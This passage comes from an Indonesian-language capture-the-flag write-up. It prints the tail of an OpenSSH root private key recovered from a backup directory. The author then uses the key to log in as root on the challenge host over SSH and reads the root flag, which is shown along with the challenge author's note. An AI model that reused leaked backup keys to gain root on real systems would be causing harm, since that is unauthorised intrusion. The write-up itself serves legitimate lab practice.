Lf4vfAjviQAAA8iyEwNjshMDSQAAAAAdzc2gtcnNhAAABACmofLAuam/tCHFOW4tTFPBB1
i5Fy8zxXfU9KnFp3hVfqed+io9qKE8naWEV+GIF+LaQtWLS44yvieL8eBFBa8knKo6dPM
/2btOMgs1VGOA6ax90kbURNEPe6IGGqfUqvx99+MbK23C++54tNLbblo5qQfsHhaH8PMuL
v41CKFR7dMmxvP1arIdyA6DLgLYFgXfGEaII8qQW6ypLWvTSj6R6ELyph2JtjMSNhgX80V
fq0LEic4QYtLF+opjCMeZRCsSvTdnwCE8YrQwn+zEGJiaG7+UwEbLG+Oue13wZPwtpQIW
Gzp1jGfUXaFxzqoKEuxOmYS491zIt/i98CO+JAAAAAwEAAQAAQEAo4kttZ9BgHpJ9mZ6
CGzees64RRm5/L2kZwTjpa8xgz61RHAN5Zuc+n+BLPwmXmkq5MHZKcuYOCa1hMB4qWTLu
hnjW1Gx9cU7dYfZxjIXIcqz1hXMFUGGqABfSHxaoHZbLUneYw7y1z0nkuF5w5zXAeXpd4s
j87C/CWFnbsCWI4vYbs9uHCYLkpbWTHdEbuHrggcrrwPw0FV2X0EoyisLv+EmBFR3sJvQxi
7su57k9EoIXWxMkr1ku4QLXHNar1r7+1323bE9rgcJ5S5sJ7ahY3vvytTnTt8ycrrYizbyl
vyeAMHSTRGAejFfqTztCtTjMU9aZW3R0+FPBL/vN0+YLeNdM8AACBAMw7p+Zh9l8BRdRv
Zp+40d31nE9LUHzR9peBXo8QawU+qg0LaIZ0pVyXcFde7mn+Z00zdqYUQDTQNZ/10hL1Zy
ixSIhWtbnkzUM6EC/+SSHntS0elmfZoc5Gw9KQTOfadzdj3UAY7rgR93tCjsKEu9wYq4f3
fm8gcRf+9eGYUpwnAAAAEHJvb3RADW5kZXJncm91bmQBAG==
-----END OPENSSH PRIVATE KEY-----
human@underground: /var/backups/rootsshkeybackup$
```

Setelah disimpan jadi file sshroot dan di chmod menjadi 600, saya langsung nyoba konek SSH pake private key tadi ke user root.

```
wuvel@wuvel: ~/Wuvel/CTF/SHL
File Actions Edit View Help
wuvel@wuvel: ~/Wuvel/CTF/SHL$ chmod 600 sshroot
wuvel@wuvel: ~/Wuvel/CTF/SHL$ ssh -i sshroot root@110.93.14.30 -p 2222
Linux underground 4.4.0-139-generic #165-Ubuntu SMP Wed Oct 24 10:58:50 UTC 2018 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 20 23:01:42 2020 from 172.17.0.2
root@underground:~#
```

Dan.. kita dapet shell user root. Langsung aja kita liat isinya dan nampilin file root.txt yang menjadi goal pada challenge ini.

```
wuvel@wuvel: ~/Wuvel/CTF/SHL
File Actions Edit View Help
root@underground:~# ls
root.txt
root@underground:~# cat root.txt
Congratulations you got the root access !!!

root flag: d8ed4289f79df69911a46240e55eb494

Jika kalian sudah mendapatkan akses root, silahkan kalian buat laporan yang pada intinya menjelaskan
celah yang anda temukan, bagaimana proses yang dari tidak mempunyai akses hingga mendapatkan root, si
lahkan tambahkan poin lain jika perlu, tidak ada standar model penulisan, semakin rapi dan detail sem
akin nyaman untuk dibaca
kemudian kirim laporan tersebut dalam bentuk pdf ke telegram saya di @laztname

P.s hal ini tidak berlaku jika kalian menggunakan forensic atau init=/bin/bash
root@underground:~#
```

Nice! Challenge yang bagus menurut ku. Root flagnya adalah **d8ed4289f79df69911a46240e55eb494.**